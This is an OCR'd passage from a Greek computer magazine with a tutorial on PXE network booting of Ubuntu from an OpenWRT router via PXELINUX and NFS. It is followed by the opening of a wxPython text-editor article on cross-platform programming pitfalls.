αρχείων που θα προκύψουν από την αποσυμπίεση του πακέτου, πρέπει να εντοπίσουμε το pxelinux.0. Θα το βρούμε στον κατάλογο core. Επιπρόσθετα, θα χρειαστούμε το vesamenu32.c32, το οποίο βρίσκεται στο φάκελο menu, μέσα στον com32. Αυτά τα δύο αρχεία θα χρειαστεί να τα βάλουμε στον κατάλογο /srv/netboot. Την αντιγραφή από τον υπολογιστή μας προς το router μπορούμε να την κάνουμε γρήγορα, με το WinSCP ή το FileZilla, επιλέγοντας ως πρωτόκολλο το SFTP (FTP over SSH).




Μπορεί το αρχείο ρυθμίσεων να είναι αρκετά μικρό, αλλά τουλάχιστον λειτουργεί ακριβώς όπως θέλουμε. Θα μπορούσαμε να το τροποποιήσουμε με δεκάδες τρόπους, αξιοποιώντας τις ρυθμίσεις του PXELINUX ή εκείνες του vesamenu.

Με αυτά που έχουμε κάνει ως τώρα, αν προσπαθήσει να ξεκινήσει ένας υπολογιστής μέσω δικτύου θα φορτώσει τον bootloader, ο οποίος με τη σειρά του θα αναζητήσει ένα αρχείο ρυθμίσεων. Αυτό το αρχείο ονομάζεται default[3] κι οφείλει να βρίσκεται στον κατάλογο pxelinux.cfg. Ακριβώς γι' αυτό, θα πρέπει να επιστρέψουμε στην γραμμή εντολών του OpenWRT και να εκτελέσουμε τα ακόλουθα:

```
cd /srv/netboot
mkdir pxelinux.cfg
cd pxelinux.cfg
nano⁴ default
```

3. Το pxelinux έχει ένα πολύ έξυπνο σύστημα, το οποίο ξεχωρίζει τα αρχεία ρυθμίσεων σύμφωνα με τη MAC address του υπολογιστή. Έτσι, μπορούμε να δώσουμε συγκεκριμένο αρχείο για μερικά μηχανήματα και άλλο για κάποια άλλα!

4. Αυτό προϋποθέτει πως έχουμε εγκαταστήσει το nano στον router μας!



73	root	[crypto/0]	0%	0%	Hang Up	Terminate	Kill
85	root	[mtdblockd]	0%	0%	Hang Up	Terminate	Kill
91	root	[ar71xx-spi]	0%	0%	Hang Up	Terminate	Kill
225	root	[ipolldevd]	0%	0%	Hang Up	Terminate	Kill
304	root	[khubd]	0%	0%	Hang Up	Terminate	Kill
313	root	[scsi_eh_0]	0%	0%	Hang Up	Terminate	Kill
314	root	[usb-storage]	0%	0%	Hang Up	Terminate	Kill
341	root	[kjournald]	0%	0%	Hang Up	Terminate	Kill
361	root	init	0%	5%	Hang Up	Terminate	Kill
381	root	syslogd -C16	0%	5%	Hang Up	Terminate	Kill
383	root	klogd	0%	5%	Hang Up	Terminate	Kill
397	root	/sbin/hotplug2 --override --persisten	0%	3%	Hang Up	Terminate	Kill
515	root	[events_nrt]	0%	0%	Hang Up	Terminate	Kill
545	root	[cfg80211]	0%	0%	Hang Up	Terminate	Kill
678	root	[phy0]	0%	0%	Hang Up	Terminate	Kill
695	root	[rpciod/0]	0%	0%	Hang Up	Terminate	Kill
711	root	[nfsiod]	0%	0%	Hang Up	Terminate	Kill
819	nobody	/usr/sbin/portmap	0%	3%	Hang Up	Terminate	Kill
1093	root	hostapd -P /var/run/wifi-phy0.pid -B	0%	5%	Hang Up	Terminate	Kill
1190	root	udhcpc -t 0 -i eth0.2 -b -p /var/run/	0%	5%	Hang Up	Terminate	Kill
1588	root	/usr/sbin/dropbear -P /var/run/dropbe	0%	4%	Hang Up	Terminate	Kill
1592	root	/usr/sbin/uhttpd -f -h /www -r gateke	0%	4%	Hang Up	Terminate	Kill
1617	nobody	/usr/sbin/dnsmasq -K -D -y -Z -b -E -	0%	3%	Hang Up	Terminate	Kill
1627	root	/usr/sbin/rpc.statd -p 32778 -o 32779	0%	3%	Hang Up	Terminate	Kill
1633	root	[lockd]	0%	0%	Hang Up	Terminate	Kill
1634	root	[nfsd]	0%	0%	Hang Up	Terminate	Kill
1636	root	/usr/sbin/rpc.mountd -p 32780	0%	4%	Hang Up	Terminate	Kill
1644	root	0% smbd -D	9%	2636	Hang Up	Terminate	Kill
1646	root	nmbd -D	0%	7%	Hang Up	Terminate	Kill
1663	root	/usr/sbin/collectd -f	0%	9%	Hang Up	Terminate	Kill
1670	root	/usr/sbin/collectd -f	0%	9%	Hang Up	Terminate	Kill
1671	root	/usr/sbin/collectd -f	0%	9%	Hang Up	Terminate	Kill
1672	root	/usr/sbin/collectd -f	0%	9%	Hang Up	Terminate	Kill
1673	root	/usr/sbin/collectd -f	0%	9%	Hang Up	Terminate	Kill
1676	root	watchdog -t 5 /dev/watchdog	0%	5%	Hang Up	Terminate	Kill
1680	root	/usr/sbin/ntpd -n -p 0.openwrt.pool.n	0%	5%	Hang Up	Terminate	Kill
1694	root	/usr/sbin/vnstatd -d	0%	3%	Hang Up	Terminate	Kill
20849	root	[loop1]	0%	0%	Hang Up	Terminate	Kill
21106	root	/usr/sbin/dropbear -P /var/run/dropbe	0%	4%	Hang Up	Terminate	Kill
21107	root	-ash	0%	5%	Hang Up	Terminate	Kill

Για να σιγουρευτούμε ότι ο NFS server λειτουργεί, μπορούμε να ψάξουμε για τα σχετικά processes στην λίστα Processes, στο web interface του OpenWRT.

Με τα παραπάνω θα δημιουργηθεί ο φάκελος που περιμένει να βρει το PXELINUX, ενώ από κοντά θα δημιουργηθεί και θα ανοίξει το αντίστοιχο αρχείο ρυθμίσεων. Για την ώρα δεν θα εμβαθύνουμε στη δομή και στο περιεχόμενό του, αλλά θα σταθούμε σε δυο βασικά πραγματάκια. Θα επανέλθουμε αργότερα στο αρχείο ρυθμίσεων, όταν θα έχουμε ετοιμάσει τα αρχεία της διανομής (δηλαδή το σύστημα το οποίο θα φορτώνεται δικτυακά).

Αναφερθήκαμε προηγουμένως στο αρχείο vesamenu32.c32, χωρίς να εξηγήσουμε ούτε τι είναι αλλά ούτε και τι κάνει. Πρόκειται για ένα plugin που επιτρέπει την εμφάνιση ενός ομορφότερου boot-menu. Όπως αντιλαμβάνεστε, μπορούμε να παραμετροποιήσουμε μόνοι μας τη λειτουργία του vesamenu, αλλά μπορούμε και να βρούμε έτοιμα themes στο Internet. Εμείς θα το αφήσουμε ως έχει, επειδή αυτή η εργασία θα ξεφύγει και θα περιπλέξει την αποστολή μας. Μέσα στο αρχείο ρυθμίσεων του PXELINUX, λοιπόν, θα πρέπει να προσθέσουμε αρχικά την ακόλουθη γραμμή:

```
default vesamenu.c32
```

Στη συνέχεια, μπορούμε να δώσουμε έναν τίτλο στο μενού μας. Ο γράφων αποφάσισε να βάλει το «giannoug's bootmenu», μιας και δε μπορούσε να βρει κάτι καλύτερο ;) Δεν έχει σημασία τι θα επιλέξουμε εδώ -- και σίγουρα μπορούμε να αφήσουμε τη φαντασία μας ελεύθερη.

```
menu title giannoug's bootmenu
```

Οι παραπάνω δύο ρυθμίσεις αποτελούν μονάχα την κορυφή του

παγόβουνου και τις απολύτως απαραίτητες, για να λειτουργήσει ο bootloader και να εμφανιστεί το μενού του. Πλέον, μπορούμε να προχωρήσουμε σε πιο κρίσιμα ζητήματα: Στη ρύθμιση του NFS server και στην «εγκατάσταση» κάποιας διανομής.

Μεταφορά αρχείων αλά NFS

Συνεχίζουμε στο PuTTY, που τόσο μας αρέσει. Ο NFS server θα σερβίρει τα αρχεία της εκάστοτε διανομής, που φορτώνεται δικτυακά. Τον εγκαθιστούμε εύκολα και γρήγορα, εκτελώντας τα παρακάτω:


```
opkg update
opkg install nfs-kernel-server
```


Αρχικά, ενημερώνουμε τα διαθέσιμα πακέτα στο σύστημά μας. Στη συνέχεια, εγκαθιστούμε το nfs-kernel-server, που περιέχει τόσο τον NFS server που χρειαζόμαστε όσο και κάποια πρόσθετα εργαλεία και βιβλιοθήκες. Εξ ορισμού, όλες οι πρόσθετες υπηρεσίες που εγκαθιστούμε στο OpenWRT δεν ξεκινούν αυτόματα με το σύστημα. Κυρίως για να μην υπερφορτώνεται άδικα, το φτωχό hardware του router. Εμείς όμως θέλουμε να είναι *πάντα* διαθέσιμος ο NFS server --ακόμη κι όταν επανεκκινούμε τον router. Για αυτό το λόγο, εκτελούμε τα ακόλουθα:

```
/etc/init.d/portmap enable
/etc/init.d/nfsd enable
```

Όπως θα προσέξατε, ενεργοποιήσαμε και το portmap. Πρόκειται για ένα service που απαιτείται από τον NFS sever. Αν παραλείψουμε να το

Το portmap και ο NFS server πρέπει να ξεκινούν μαζί με το router. Αυτή τη ρύθμιση την πραγματοποιήσαμε από τη γραμμή εντολών, αλλά θα μπορούσαμε να την κάνουμε και από το web interface του router, πατώντας το κουμπί Enable.





Χρησιμοποιώντας λίγη από τη μαγεία της γραμμής εντολών του Linux, καταφέραμε να αποκτήσουμε πρόσβαση στα αρχεία του ISO χωρίς να το αποσυμπιέσουμε!

ενεργοποιήσουμε, το NFS θα αρνείται να ξεκινήσει! Σειρά τώρα έχει μια επανεκκίνηση του router. Αυτό μπορεί να γίνει από τη γραμμή εντολών, αλλά κι από το web panel. Πλέον, ο NFS server θα τρέχει κανονικότατα. Μπορούμε να το επιβεβαιώσουμε ρίχνοντας μια ματιά στην περιοχή Processes, του μενού Status.

Η ρύθμιση των καταλόγων που θα μοιράζονται μέσω NFS γίνεται από το αρχείο /etc/exports. Εκεί θα προσθέσουμε τους καταλόγους της διανομής (ή των διανομών) που θα προσφέρεται για το network booting. Σε αυτό το αρχείο όμως θα επανέλθουμε αργότερα, αφού εγκαταστήσουμε κάποια διανομή.

Προσθήκη διανομών

Μέχρι εδώ έχουμε ένα έτοιμο boot menu, ενώ λειτουργικό είναι και το NFS, μέσω του οποίου θα μοιράζονται τα αρχεία της εκάστοτε διανομής. Αν δοκιμάσουμε να ξεκινήσουμε κάποιον υπολογιστή μέσω δικτύου, θα καταλήξουμε σ’ ένα κενό μενού, χωρίς καμία επιλογή. Έφτασε η ώρα να το αλλάξουμε αυτό!

Για το άρθρο αποφασίσαμε να χρησιμοποιήσουμε το Ubuntu, την πλέον δημοφιλή διανομή Linux. Ξεκινάμε κατεβάζοντας την τελευταία έκδοση desktop, σε μορφή ISO. Αφού συνδεθούμε και πάλι στη γραμμή εντολών του router, θα πρέπει να ξεκινήσουμε εκτελώντας τα παρακάτω. Μην σας παραξενεύει το URL που χρησιμοποιούμε. Πρόκειται για ένα τοπικό mirror, στο οποίο μας παρέπεμψε το ubuntu.com όταν κάναμε κλικ στο Download:

```
cd ~
wget http://ubuntureleases.tsl.gr/quantal/ubuntu-12.10-
desktop-i386.iso
```

Με λίγη υπομονή, το ISO θα κατεβεί στον router μας και θα αποθηκευτεί στο home directory του root (στο OpenWRT είναι η ρίζα όλου του file system). Πριν καταφέρουμε να το χρησιμοποιήσουμε, όμως, θα χρειαστούμε μερικά ακόμη πακέτα:

```
opkg update⁵
opkg install kmod_loop
opkg install kmod_iso
```

5. Κάθε φορά που επανεκκινούμε το router, η λίστα των πακέτων διαγράφεται!

Όπως είπαμε, κάθε διανομή θα βρίσκεται στον δικό της κατάλογο, κάτω από το /srv/netboot. Για αρχή, λοιπόν, θα φτιάξουμε τον κατάλογο που θα διατηρεί τα αρχεία του Ubuntu:

```
mkdir /srv/netboot/ubuntu
```

Στη συνέχεια κάνουμε mount το αρχείο ISO, στον συγκεκριμένο κατάλογο. Έτσι, δεν χρειάζεται να μπλέκουμε με αποσυμπιέσεις αρχείων, ενώ κρατάμε τη μνήμη του μικρού μας router όσο το δυνατόν πιο καθαρή:

```
mount -t iso9660 -o loop \
/root/ubuntu-12.10-desktop-i386.iso /srv/netboot/ubuntu/
```

Αυτό ήταν όλο! Μόλις προσθέσαμε μια διανομή για δικτυακή εκκίνηση. Για να ολοκληρώσουμε το εγχείρημά μας, θα χρειαστεί να γυρίσουμε στο αρχείο ρυθμίσεων του PXELINUX και να προσθέσουμε μερικές ακόμα γραμμές...


```
cd /srv/netboot/pxelinux.cfg
nano default
```


Οι ορισμοί των λειτουργικών στο μενού του PXELINUX απαιτούν τη διαδρομή για τον πυρήνα, τις σχετικές παραμέτρους και μερικά ακόμα στοιχεία. Για παράδειγμα, δείτε τις γραμμές για την προσθήκη του Ubuntu, στο bootmenu:

```
label Ubuntu 12.10
  kernel ubuntu/casper/vmlinuz
  append initrd=ubuntu/casper/initrd.lz boot=casper nopersistent
rw quiet netboot=nfs nfsroot=192.168.1.1:/srv/netboot/ubuntu
```

Όπως βλέπετε, αρχικά δίνουμε ένα περιγραφικό όνομα, για τη διανομή που πρόκειται να φορτωθεί. Στη συνέχεια δίνουμε τη διαδρομή του πυρήνα, η οποία εκφράζεται σε σχέση με τον ριζικό κατάλογο του TFTP.

Μπορεί το boot menu να είναι λιγάκι άσχημο, αλλά καταφέρνει να ξεκινήσει το Ubuntu 12.10 χωρίς CD!





Σε αυτό το σημείο έχει ξεκινήσει ο πυρήνας του Ubuntu και γίνονται οι πρώτες απόπειρες για επικοινωνία με τον NFS server!

Στην περίπτωσή μας ο εν λόγω κατάλογος είναι ο /srv/netboot, ενώ η πλήρης διαδρομή για τον πυρήνα είναι η /srv/netboot/ubuntu/casper/vmlinuz. Επομένως, στο αρχείο ρυθμίσεων και για τη θέση του πυρήνα δίνουμε το ubuntu/casper/vmlinuz. Ακολουθούν οι παράμετροι που περνάμε στον πυρήνα. Οι ρυθμίσεις αυτές καθορίζουν βασικές πτυχές της λειτουργίας του. Ανάμεσα σε αυτές ξεχωρίζει εκείνη που φροντίζει για την εκκίνηση του συστήματος μέσω NFS. Σε αυτήν την παράμετρο δίνουμε και τον κατάλογο στον οποίο έχουμε τοποθετήσει τα αρχεία της διανομής (/sev/netboot/ubuntu). Πριν προχωρήσουμε, σημειώστε ότι το PXELINUX μπορεί να δεχτεί περισσότερες ρυθμίσεις από αυτές που χρησιμοποιήσαμε εμείς. Πληροφορίες και αρκετά παραδείγματα θα βρείτε στο wiki του Syslinux Project (`www.syslinux.org/wiki/index.php/SYSLINUX`).

Αφού αποθηκεύσουμε και κλείσουμε το αρχείο ρυθμίσεων του PXELINUX, απομένει ένα τελευταίο βήμα: Η ρύθμιση του NFS server, ώστε να ξέρει ποιους καταλόγους επιτρέπεται να μοιράζει, σε ποια μηχανήματα και με ποια δικαιώματα. Για το σκοπό αυτό ανοίγουμε το αρχείο ρυθμίσεων του NFS (/etc/exports) και προσθέτουμε την ακόλουθη γραμμή:

```
/srv/netboot/ubuntu 192.168.1.0/255.255.255.0(ro,no_subtree_
check)
```

Όπως βλέπετε, εμείς μοιράζουμε τον κατάλογο με τα αρχεία της διανομής σε όλα τα μηχανήματα του δικτύου μας -- και με πρόσβαση μόνο για ανάγνωση (ro, από το read-only). Προφανώς, για κάθε διανομή που θέλουμε να παρέχεται για δικτυακή εκκίνηση, θα πρέπει να προσθέτουμε μια αντίστοιχη γραμμή στις ρυθμίσεις του /etc/exports.

Η ώρα της δοκιμής

Είναι όλα έτοιμα και μπορούμε πλέον να κάνουμε την πρώτη μας δοκιμή. Εδώ έχουμε δύο επιλογές: Να δοκιμάσουμε το network booting σε κάποιον υπολογιστή ή σε κάποιο virtual machine. Ας ρίξουμε μια ματιά και στις δύο.

Στην περίπτωση του φυσικού υπολογιστή, θα χρειαστεί να επισκεφτούμε το BIOS. Εκεί θα πρέπει να βρούμε το boot order (ή boot priority) και να εξασφαλίσουμε ότι η πρώτη συσκευή για την εκκίνηση του μηχανήματος είναι η κάρτα δικτύου. Βέβαια, για να εμφανιστεί η κάρτα δικτύου στο εν λόγω μενού, θα πρέπει να ενεργοποιήσουμε και το LAN boot. Δυστυχώς, αυτή η ρύθμιση δεν βρίσκεται στην ίδια θέση κι από BIOS σε BIOS παρατηρούνται πολλές διαφορές. Είμαστε σίγουροι όμως οτι θα την ξετρυπώσετε! Αφού αποθηκεύσουμε τις ρυθμίσεις και κάνουμε επανεκκίνηση, μετά από το POST του BIOS θα πρέπει να εμφανιστεί το μενού του PXELINUX! Πάντως, η ιδέα του να πειράξουμε μόνιμα το boot order δεν είναι και πολύ βολική, εκτός αν θέλουμε να bootάρουμε πάντα από το δίκτυο. Μια πιο ευέλικτη λύση είναι να ενεργοποιήσουμε το LAN boot, αλλά να μην επέμβουμε καθόλου στο boot order. Όταν θα θέλουμε να φορτώσουμε κάποια διανομή δικτυακά, θα αρκεί να πατάμε το [F12] (ή το [F8] σε κάποιες μητρικές) κατά την ενεργοποίηση του μηχανήματος,


ώστε να εμφανίζεται το boot menu του BIOS. Με αυτόν τον τρόπο θα μπορούμε να επιλέγουμε την κάρτα δικτύου σαν συσκευή εκκίνησης, χωρίς να επιφέρουμε μόνιμες αλλαγές στις ρυθμίσεις του υπολογιστή.

Η περίπτωση του virtual machine είναι αρκετά ευκολότερη, καθώς τα VM είναι ρυθμισμένα να ξεκινούν απ' την κάρτα δικτύου εξ ορισμού. Αυτό που πρέπει να προσέξουμε είναι να ρυθμίσουμε την εικονική κάρτα δικτύου κατάλληλα, ώστε να συνδέεται απευθείας στο δίκτυο και να μην είναι NA-Ted. Στο VMware Workstation, η σχετική επιλογή για την κάρτα δικτύου ονομάζεται Bridged (Σ.τ.Ε. Έτσι ονομάζεται και στο VirtualBox.) Αν έχουν πάει όλα καλά, μια εικονική μηχανή χωρίς εγκατεστημένο λειτουργικό θα εμφανίσει αυτόματα το μενού του PXELINUX και θα μας επιτρέψει να bootάρουμε δικτυακά!

Επίλογος

Το σύστημα που δημιουργήσαμε δίνει ελευθερία σε όσους παίζουν συχνά με διάφορες live διανομές, σε διάφορα μηχανήματα του τοπικού δικτύου. Στο μυαλό μας έρχεται αμέσως το BackTrack και το Tails. Το πρώτο δεν χρειάζεται ιδιαίτερες συστάσεις, ενώ το δεύτερο αποτελεί μια διανομή για τους λάτρεις της ανωνυμίας κι αυτούς που δεν εμπιστεύονται ούτε το ποντίκι τους! Ο γράφων για την ώρα έχει ξεκινήσει αρκετες διανομές σε VM μέσω δικτύου, ενώ έχει επιβάλλει σε όλους τους φυσικούς υπολογιστές του δικτύου το network booting. Έτσι, χωρίς να μπλέκει με παρωχημένα δισκάκια, όποτε χρειάζεται ένα malware-resistant περιβάλλον για επικίνδυνες αποστολές, το έχει δικτυακά και είναι το Ubuntu!

Το Ubuntu 12.10 είναι πανέτοιμο και πρέπει να σας πούμε ότι ξεκινάει πολύ γρηγορότερα μέσω δικτύου, σε σύγκριση με τον οδηγό CD/DVD! Gigabit Ethernet, baby ;)



Skill: Intermediate

Tags: Python, wxEditor

Python & wxPython: The wxEditor Project!

part III

Οι παγίδες του cross-platform programming!

Έχουμε προχωρήσει τον text editor μας σε ένα σεβαστό επίπεδο λειτουργικότητας και ταυτόχρονα έχουμε πάρει αρκετό θάρρος: Αφού καταφέραμε να ενσωματώσουμε όλες αυτές τις λειτουργίες σε τόσο λίγο --και σχετικά απλό-- κώδικα, αισθανόμαστε έτοιμοι για πιο μεγάλες προκλήσεις. Μέχρι τώρα η wxPython υπήρξε καλός μας σύμμαχος και τα προγράμματά μας έτρεχαν θαυμάσια σε όλα τα λειτουργικά συστήματα που δοκιμάσαμε. Αυτό αναμένουμε να γίνει και στη συνέχεια...

by Sonic

Η ωραία μας αυτή φαντασίωση θα διαλυθεί σύντομα: Το cross-platform programming, όπως θα διαπιστώσετε στο παρόν άρθρο, κρύβει πολλές παγίδες. Η συμπεριφορά ορισμένων κλάσεων κι αντικειμένων δεν είναι ίδια σε όλα τα λειτουργικά συστήματα. Για παράδειγμα, κάτι που λειτουργεί μια χαρά στα Windows, δεν φαίνεται να συμπαθεί ιδιαίτερα τα UNIXοειδή μας.

Και τι να τα κάνουμε *μόνο* τα Windows, μου λέτε; Εμείς ξεκινήσαμε για cross-platform κι έτσι θέλουμε να συνεχίσουμε. Όμως αυτό απαιτεί μια σχεδόν συνεχή πάλη με τους δαίμονες και τις παγίδες του wxPython, όπως επίσης και διαρκή αναζήτηση στην τεκμηρίωση και στα παραδείγματα του κώδικα (αναζητήστε τον κατάλογο wxPython/demo στο σύστημά σας).

Φτιάχνουμε το ένα, χαλάει το άλλο... Θα το δείτε τόσο πολύ σ' αυτό το άρθρο, που θα εμπεδώσετε τελικά τις Τρεις Ύψιστες Αρετές (TM) που πρέπει να διαθέτει ένας προγραμματιστής:

- Υπομονή
- Επιμονή
